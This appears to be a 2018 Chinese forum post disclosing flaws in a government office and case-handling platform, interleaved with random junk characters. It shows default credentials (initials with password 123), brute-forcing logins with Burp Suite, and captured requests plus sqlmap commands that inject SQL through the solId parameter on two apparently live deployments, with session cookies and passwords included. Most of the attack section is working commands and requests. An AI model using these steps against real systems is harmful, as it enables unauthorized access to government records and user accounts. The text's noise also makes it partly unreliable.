|
* u5 ~, U2 M* i5 D- z( k( a9 w/ c
; o" v2 }0 A F/ a+ V7 d9 Z3 P
& i2 p5 V' Z8 g, P6 E. `
, M( Q/ X+ ~8 T2 ^ 平台简介:
( {8 W! A* Z9 G y7 y F% T% j( {9 |" C6 V \9 L
. g: V. w( R" V* f
7 [+ k' L) ]& K) Y& T, M% i & c, t7 O, L6 {6 K& y5 k0 y
- A# w& a, c7 ]0 M! x) C: O" W
北京同联信息技术有限公司(以下简称同联)由用友政务与用友原行业事业部团队合伙出资成立。同联以“为全国各级政府单位提供信息化咨询规划、建设解决方案和信息化运维服务,以加强各级政府的精细化、智能化管理,形成高效、敏捷、便民的新型政府。”为使命,致力于为各级政府单位提供专业、标准、灵活、易用的信息化产品及专业的服务。
3 p2 |7 }: _; ~8 g& V5 d2 D
同联面向政府单位提供专业、标准、灵活、易用的信息化产品。针对各级政府单位,分别提供以“移动政务办公”为主的Da3系列管理软件;针对政法单位提供以“协同办案”为核心的政法协同办案系统等。
8 G$ _8 j7 b7 _$ E同联本着“协作、专业、创新”的工作方针,为推动各级政府单位信息化、促进各级政府快速转型为 “智慧型政府”做出积极贡献!
3 p7 }( Z+ F" l9 c6 u & d y! ~ s+ Z
2 p1 |+ w0 f6 h7 t# _8 x
1 w9 }, f$ O* c3 V( i
: c& ^. J( Y: K6 X7 \" L0 N* p! I0 x/ l9 Z, b6 |
由于此程序为新开发的程序,故能找到的案例并不多,下面附案例地址:! m0 m* F/ G5 [ e5 e# M
P5 T. ^" F, ~5 m* M
: w4 d" G) u7 N% f
! ?3 t) J) p6 {& ` 2 [0 _1 o& K5 I, f+ W/ D
U/ j& ]2 c6 V6 m http://1.1.1.1:7197/cap-aco/#(案例2-)
9 q; u' ]: D/ D, M' e, B
8 ~% N, R- X" B' \% z. [. @/ u5 o: A* p" @6 N
http://www.XXOO.com (案例1-官网网站)
: ~' ] R( F$ f2 X9 _ & f+ t' u2 p, H
" t0 N3 F v1 O+ h R- I
8 F" E6 [# F5 Y( U; H# p( ?! L. D % T8 P9 E* w& s- x( Y( _& g \, ^2 I
5 ^0 U: I/ d( A) _* k6 p8 L" C 漏洞详情:3 H, u2 e) Z" u0 U8 k- p
1 Q; j2 `8 r D
/ ? }, m; x: r' P+ ^ 初步确定平台的默认账号为姓名的首字母小写,初始密码为123,为了能够更好的模拟入侵,使用黑盒测试手段进行测试# h O( U, s, i, h: S& t! R
4 w; A9 X$ x" |' V8 L2 F, l& N; c. S7 X# @

首先使用burpsuite代理,然后再用黑客字典生成一个全英文小写的3位字典,利用burpsuite进行暴力破解,破解结果如图:$ _! O" w! o3 s. B; X @) R
\( D1 Z2 R8 U5 `# T/ k; B& w
. w+ B0 c. k- h! O: K 3 U+ E) N1 G# u4 O0 d( Q8 z6 y
( ]( b" R6 ^( G* p3 @- t% n' V ?2 C8 f2 J. Q3 `3 D! ]
 6 s+ D5 i* P3 {$ m+ ]) g$ c2 P, b/ R 6 J) f5 B; q* G1 i ^, p' \$ p3 a
6 `. T- U; J5 p8 V2 y) {/ p9 ^
status为302即表示破解成功,然后找个破解成功的账号登录系统。经过长时间的手工测试发现在发文管理模块抓包,抓包的数据分别如下:2 s; A* F8 Z& z8 N+ n
6 [$ y% v2 W# r' y4 p% V
. g b9 b4 ?& | 1、案例1-官方网站
T2 u. Y( ~4 j- v# ]4 B3 ~2 N 8 C, b' E( y5 i/ @$ A6 {( Y
2 O" O# W/ [2 Z7 u1 @- _8 P3 M
GET /bpmRuBizInfoController/findBpmRuBizInfoBySolId?rows=10&page=0&solId=42b0234e-d5dc-402d-9cef-1ce38cbae480&state=&title=1111&sortOrder=DESC&query=bizTitle_%3D%26URGENCY_%3D%26STATE_%3D%26startTime%3D%26endTime%3D&_=1510060789826 HTTP/1.1( d+ F7 F; X# I) G% ^) w' ~6 C
1 V1 \% I X0 X; k% F$ F4 p( G) F4 V' z8 e
Host: www.XXOO.com
0 D1 K; Z! A4 D; Z+ v
6 q* v: n6 K* W) U1 O- D& F; H0 v+ |9 C0 m
Proxy-Connection: Keep-Alive6 } p& k; B6 _, A6 V1 G$ w
& b& n1 ?! ^! M* Q; J `$ ~+ Q8 C
% a( h% Z! I2 O# X8 g Accept: application/json, text/javascript, */*; q=0.017 {8 N& a1 l# i! k8 y1 a3 T6 ^8 z
" I: y8 |3 w. G( f. G0 m, A+ I, I( e3 w6 T9 W
Accept-Language: zh-CN# }8 P; y/ A" `7 n3 Z0 ~
- q- J$ L/ _0 R2 `
2 G6 D3 _! h( a" z; s
Content-Type: application/json, b+ [- c) E" |" @' _, r
; _4 A2 c" v8 |
9 }+ E% N4 i+ U8 i1 P l8 Q
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0; SE 2.X MetaSr 1.0) like Gecko
) t2 D( o. R7 a" o3 ` , ^% X4 N& U s; {: a
% q+ P9 Y- e! ^2 e# D' \' w$ j; C" L X-Requested-With: XMLHttpRequest
$ E4 j3 h+ G5 G! U2 u) X
4 ~& H4 n7 g1 c8 ^. H# {3 h! c4 Y( K/ n. ^
Referer: http://www.XXOO.com/bizRunContro ... 80?modCode=1008M002
; u% A$ y& z6 e0 Q
$ t5 n* u7 p9 q8 V
: A; w9 t8 H- u0 [ Accept-Encoding: gzip, deflate, sdch
3 g3 m; Y: M* ?* R8 q' j . j! R. z* l3 g
( y# U: w2 {+ k
Cookie: username=chm; password=123; rememberme=1; autoSubmit=1; sid=2cf5142f-6c1e-4cbb-89d8-2ebd08438b2e
: B. I5 z) w5 m$ r6 b- g m# b
5 y5 j/ L7 ^* Q+ V; Y- Q* U$ [; B/ w
: k' R1 {5 \. r" m 将上面post数据包复制到txt文本里保存为tl.txt并将其放到sqlmap根目录下利用sqlmap注入命令为:sqlmap.py -r tl.txt --dbms=mysql --level 5 --risk 3 --tamper=space2hash.py -p solId --is-dba 注入如图:
& z) f. r Y3 V' d, j0 e: v8 `; E+ H
0 K c3 C1 p4 i! {% g+ \" a+ M
( Y) J# p k- D/ \( Y/ {% q  & j2 ?4 c& e' V* I9 A' P& d R6 P/ R + m9 d- v" F; O% y$ e+ N
7 m/ w7 h; S. Q8 F7 M  * X, n6 b$ Z3 [( V
7 |" k P% A2 Q0 P
]" S& u' l7 h 3 P+ v9 W( {, w0 A0 [( H2 |
, q5 D6 [ u" q/ F
# m% k* O. L' I8 j6 a& ~
( }5 c( f( o* Q9 Z/ P! T
$ Y& V3 _+ C; F3 F$ S
; q' Z" ~; V0 ~: N 8 R4 ^9 C6 N, V! X Z" o; m7 q! y
: P. \; d* R) g5 E6 j4 [8 Q" W9 o0 m& t
2、案例2-某天河云平台
) L4 U! h8 ]& Q, {
3 h: _3 _3 y. P/ E
- {2 Q* O+ L2 g; |( n GET /cap-aco/bpmRuBizInfoController/findBpmRuBizInfoBySolId?rows=10&page=0&solId=af056885-4ae5-4e0b-8a0d-c413a786f2db&state=&title=11111&sortOrder=DESC&query=bizTitle_%3D%26URGENCY_%3D%26STATE_%3D%26startTime%3D%26endTime%3D&_=1510047738662 HTTP/1.1
" U* z/ X) {4 `9 a% i W " s! q0 T2 u& _8 z7 m2 w4 T0 u
3 W" B2 E" @# O. m+ n
Host: 1.1.1.:7197
8 l) G, U" P& I( \& D- L
5 g' v3 M( l5 {' U
, L b7 u2 d& l8 o Accept: application/json, text/javascript, */*; q=0.01
1 Z# o' \) h# O6 ~8 q+ ?, k) J: [ 7 H8 Z9 z, d% S: k6 K0 J
5 V$ G5 R8 ^/ g9 J1 G/ U: o# ^% N
X-Requested-With: XMLHttpRequest
* }" O! ]/ A8 z- q4 B0 X- h ( X, I7 N: o3 {
% |2 r/ ^. Y5 D User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/49.0.2623.221 Safari/537.36 SE 2.X MetaSr 1.0# S6 V( E/ t) y" A+ ^& ^
1 ^4 d. X6 V4 e3 l1 X3 m
# U( q( ^, D% [+ H9 {9 z Content-Type: application/json( b! Z) S: M4 u5 y$ v/ d
$ p0 f& O' P7 w( J, X) S4 |0 r) X$ F% r" r
Referer: http://1.1.1.1:7197/cap-aco/bizR ... 86f2db?modCode=1008
" N- b+ v. p5 R2 c1 v 7 r/ Z. _/ z- S1 V; T$ g0 r1 K8 i
4 d) N6 x! s8 E P
Accept-Language: zh-CN,zh;q=0.8: P) J7 ~& @3 J" `, d2 J
4 U/ F" s& F% I) U# h1 C
# b2 ^$ z* v5 \" p
Cookie: autoSubmit=1; sid=4e333ec9-d194-456b-bb08-4ff64c6eb1fc; username=lxr; password=123; rememberme=1; autoSubmit=11 {" p! J+ e3 s0 f+ M: p, C1 ?3 Q
( u. z: j' O6 \2 Q( n7 \, B
0 N' C, n5 ?7 }3 W! b- t+ w6 e Connection: close! i+ {( S2 e& j, n, c
1 u# T$ x- m: B0 t$ h' s* E
0 L9 O2 e& c9 C% Q& o$ g/ l" h 将上面post数据包复制到txt文本里保存为tl.txt并将其放到sqlmap根目录下利用sqlmap注入命令为:sqlmap.py -r 1.txt --dbms=mysql --level 5 --risk 3 --tamper=space2hash.py -p solId --is-dba 注入如图:$ G$ T# P2 p& U6 e3 T
, a0 N A( A9 o2 k& M5 h
I$ E; r4 C" w/ B2 s: t  6 E6 _; b0 g6 J, k; R
$ L. ]( t0 c0 B+ P* d# O: M
( t& i X0 P% [; f
* K7 |# ?) \; v5 Z' r- R- J. B
| 


 发表于 2018-10-20 20:15:17

 收藏
 支持
 反对